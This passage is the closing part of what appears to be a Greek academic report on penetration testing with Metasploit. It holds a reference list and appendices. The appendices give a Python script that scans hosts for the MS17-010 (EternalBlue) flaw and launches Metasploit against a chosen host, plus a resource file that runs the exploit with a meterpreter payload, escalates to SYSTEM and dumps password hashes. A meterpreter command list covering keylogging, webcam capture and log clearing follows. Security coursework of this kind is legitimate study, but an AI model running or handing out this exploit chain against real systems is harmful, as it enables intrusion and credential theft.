4. Green, A. (2019). Penetration Testing Explained, Part V: Hash Dumping and Cracking. [online] Varonis Blog. Available at: https://www.varonis.com/blog/penetration-testing-part-v-hash-dumping-and-cracking/ [Accessed 25 Feb. 2019].
5. Grossman, N. (2019). EternalBlue - Everything There Is To Know - Check Point Research. [online] Check Point Research. Available at: https://research.checkpoint.com/eternalblue-everything-know/#buga [Accessed 14 Jan. 2019].
6. Hacky Shacky (2019). What is Metasploit? [Explained for Beginners]. [online] Available at: http://hackyshacky.com/blog/what-is-metasploit/ [Accessed 18 Jan. 2019].
7. Kevin Beaver 2019. How to use Metasploit commands for real-world security tests. [ONLINE] Available at: https://searchsecurity.techtarget.com/tip/Using-Metasploit-for-real-world-security-tests [Accessed 25 February 2019].
8. Margaret Rouse 2019. What is WannaCry ransomware? - Definition from WhatIs.com. [ONLINE] Available at:

https://searchsecurity.techtarget.com/definition/WannaCry-ransomware [Accessed 14 Jan. 2019].

9. Matthes, E. (2016). Python Crash Course.
10. Mertz, D. (2015). Picking a Python PDF version. Sebastopol, CA: O'Reilly Media.
11. Metasploit. (2019). Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. [online] Available at: https://www.metasploit.com/ [Accessed 25 Feb. 2019].
12. O'Reilly | Safari. 2019. The architecture of the Metasploit framework - Metasploit Revealed: Secrets of the Expert Pentester [Book]. [ONLINE] Available at: https://www.oreilly.com/library/view/metasploit-revealed-secrets/9781788624596/af531899-ef2a-4f68-a87d-e2fde98b0f80.xhtml [Accessed 27 February 2019].
13. Palo Alto Networks. 2019. What is a Port Scan? - Palo Alto Networks. [ONLINE] Available at: https://www.paloaltonetworks.com/cyberpedia/what-is-a-port-scan [Accessed 27 February 2019].
14. Rahalkar, S. (2017). Metasploit for Beginners. Birmingham: Packt Publishing, Limited.
15. SANS Internet Storm Center. (2019). ETERNALBLUE: Windows SMBv1 Exploit (Patched) - SANS Internet Storm Center. [online] Available at: https://isc.sans.edu/forums/diary/ETERNALBLUE+Windows+SMBv1+Exploit+Patched/22304/ [Accessed 18 Jan. 2019].
16. Sylvain Leroux 2019. The Kali Linux Review You Must Read Before You Start Using it. [ONLINE] Available at: https://itsfoss.com/kali-linux-review/ [Accessed 14 Jan. 2019].
17. tutorialspoint.com. 2019. Penetration Testing Tools. [ONLINE] Available at: https://www.tutorialspoint.com/penetration_testing/penetration_testing_tools.htm [Accessed 27 February 2019].
18. Unknown (2019). [online] Available at: https://www.offensive-security.com/metasploit-unleashed/writing-meterpreter-scripts/ [Accessed 25 Feb. 2019].

19. Unknown (2019). CVE-2017-0144 MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption | Rapid7. [online] Available at: https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue [Accessed 18 Jan. 2019].
20. Unknown (2019). Privilege Escalation. [online] Available at: https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/ [Accessed 14 Jan. 2019].
21. Unknown (2019). Resource Scripts. [online] Available at: https://metasploit.help.rapid7.com/docs/resource-scripts [Accessed 25 Feb. 2019].
22. Unknown (2019). Virus Bulletin :: Paper: EternalBlue: a prominent threat actor of 2017–2018. [online] Available at: https://www.virusbulletin.com/blog/2018/06/paper-eternalblue-prominent-threat-actor-20172018/ [Accessed 25 Feb. 2019].
23. Unknown (2019). What is Meterpreter? | Security Wiki. [online] Available at: https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/ [Accessed 25 Feb. 2019].
24. Unknown 2019. 7 Types of Hackers You Should Know - Cybrary. [ONLINE] Available at: https://www.cybrary.it/0p3n/types-of-hackers/ [Accessed 14 Jan. 2019].
25. Unknown 2019. CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. [ONLINE] Available at: https://crackstation.net/. [Accessed 18 Jan. 2019].
26. Unknown 2019. Metasploit. [ONLINE] Available at: https://metasploit.help.rapid7.com/docs/running-metasploit-remotely [Accessed 25 February 2019]
27. Unknown 2019. Nmap: The Network Mapper - Free Security Scanner. [ONLINE] Available at: https://nmap.org/ [Accessed 25 February 2019].
28. Unknown. (2013). Penetration Test Report. Available: https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf [Accessed 18 Jan. 2019]

29. Unknown. (2017). Top 8 Network Attacks by Type in 2017. Available: https://www.calyptix.com/top-threats/top-8-network-attacks-type-2017/ [Accessed 18 Jan 2019]
30. Unknown (2011). Τι χρειάζεται να γνωρίζετε για την ασφάλεια δικτύων. Available: https://www.glavas.gr/pages.asp?pid=28&subid=30 [Accessed 18 Jan 2019]
31. Unknown (2018). Ασφάλεια στο Διαδίκτυο. Available: http://www.e-yliko.gr/index.php?option=com_sppagebuilder&view=page&id=23&Itemid=126 [Accessed 23 Jan 2019]

Παραρτήματα

Ο κώδικας Python

```
import sys
import re
import time
import os

try:
   import nmap
except:
   sys.exit('[!] Library python-nmap not present. Please run pip
install python-nmap')

# Read arguments argv[0] is the name of the script, arv[1] is the ip
or ip range
if len(sys.argv) == 2:
   hosts = str(sys.argv[1])
   print '[i] Will scan '+ hosts
else:
   print '[!] Please provide IP or IP range'
   sys.exit(1)

#Initializing nmap scanner
nm = nmap.PortScanner()
nm.scan(hosts=hosts,arguments='-Pn -v -p445 --script smb-vuln-ms17-
010.nse')
print '[i] ' + nm.command_line()

#Loop through results and print whether host is vulnerable or not
counter = 1
vuln_hosts={}
for ip in nm._scan_result['scan'].keys():
   try:
      state =
re.findall('State:\s+(\S+)',nm._scan_result['scan'][ip]['hostscript']
[0]['output'])[0]
      print '[i] ' + ip+ ': '+state
      if state == 'VULNERABLE':
         vuln_hosts[str(counter)] = ip
         counter=counter+1
   except:
      print '[i] ' + ip+' : PORT UNREACHABLE'
if vuln_hosts == {}:
   sys.exit('[i] No vulnerable hosts found! Exiting!')

#Loop to select host to exploit
print '[i] Select host to exploit:'
while True:
   for key,value in vuln_hosts.items():
      print key + '. ' + value
   host = raw_input('> ')
   try:
      vuln_hosts[host]
```

```
            break
        except:
            print '[!] Host does not exist! Please try again!'


print '[!] Selected: %s'%vuln_hosts[host]
print '[!] Preparing metasploit rc script'

msf_script_name = 'version-1.rc'
newrc = ''
with open(msf_script_name,'r') as f:
    for line in f.readlines():
        if re.match('set\s+RHOST\s+\S+',line):
            line = 'set RHOST ' + vuln_hosts[host] + '\r\n'
        newrc += line

with open(msf_script_name,'w') as f2:
     f2.write(newrc)
     f2.close()

print '[!] Running msf script %s...' %msf_script_name
os.system('msfconsole -r %s'%msf_script_name)
```

To Resource file

use exploit/windows/smb/ms17_010_eternalblue

set RHOST 192.168.233.135

set payload windows/x64/meterpreter/bind_tcp

exploit -z

sessions -i 1 -C sysinfo

sessions -i 1 -C getsystem

sessions -i 1 -C hashdump

sessions -i 1

Εντολές διαθέσιμες στο meterpreter

Core Commands

==========

Command Description

------- -----------

? Help menu

background Backgrounds the current session

bgkill Kills a background meterpreter script

bglist Lists running background scripts

bgrun Executes a meterpreter script as a background thread

channel Displays information or control active channels

close Closes a channel

disable_unicode_encoding Disables encoding of unicode strings

enable_unicode_encoding Enables encoding of unicode strings

exit Terminate the meterpreter session

get_timeouts Get the current session timeout values

guid Get the session GUID

help Help menu

info Displays information about a Post module

irb Drop into irb scripting mode

load Load one or more meterpreter extensions

machine_id Get the MSF ID of the machine attached to the session

migrate Migrate the server to another process

pivot Manage pivot listeners

quit Terminate the meterpreter session

read Reads data from a channel

resource Run the commands stored in a file

run Executes a meterpreter script or Post module

sessions Quickly switch to another session

set_timeouts Set the current session timeout values

sleep Force Meterpreter to go quiet, then re-establish session.

transport Change the current transport mechanism

use Deprecated alias for "load"

uuid Get the UUID for the current session

write Writes data to a channel

Stdapi: File system Commands

==========

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Stdapi: Networking Commands

==========

Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces

ipconfig Display interfaces

netstat Display the network connections

portfwd Forward a local port to a remote service

resolve Resolve a set of host names on the target

route View and modify the routing table

Stdapi: System Commands

==========

Command Description

------- -----------

clearev Clear the event log

drop_token Relinquishes any active impersonation token.

execute Execute a command

getenv Get one or more environment variable values

getpid Get the current process identifier

getprivs Attempt to enable all privileges available to the current process

getsid Get the SID of the user that the server is running as

getuid Get the user that the server is running as

kill Terminate a process

localtime Displays the target system's local date and time

pgrep Filter processes by name

pkill Terminate processes by name

ps List running processes

reboot Reboots the remote computer

reg Modify and interact with the remote registry

rev2self Calls RevertToSelf() on the remote machine

shell Drop into a system command shell

shutdown Shuts down the remote computer

steal_token Attempts to steal an impersonation token from the target process

suspend Suspends or resumes a list of processes

sysinfo Gets information about the remote system, such as OS

Stdapi: User interface Commands

==========

Command Description

------- -----------

enumdesktops List all accessible desktops and window stations

getdesktop Get the current meterpreter desktop

idletime Returns the number of seconds the remote user has been idle

keyscan_dump Dump the keystroke buffer

keyscan_start Start capturing keystrokes

keyscan_stop Stop capturing keystrokes

screenshot Grab a screenshot of the interactive desktop

setdesktop Change the meterpreters current desktop

uictl Control some of the user interface components

Stdapi: Webcam Commands

==========

Command Description

------- -----------

record_mic Record audio from the default microphone for X seconds

webcam_chat Start a video chat

webcam_list List webcams

webcam_snap Take a snapshot from the specified webcam

webcam_stream Play a video stream from the specified webcam

Priv: Elevate Commands

==========

Command Description

------- -----------

getsystem Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

==========

Command Description

------- -----------

hashdump Dumps the contents of the SAM database

Priv: Timestomp Commands

==========

Command Description

------- -----------

timestomp Manipulate file MACE attributes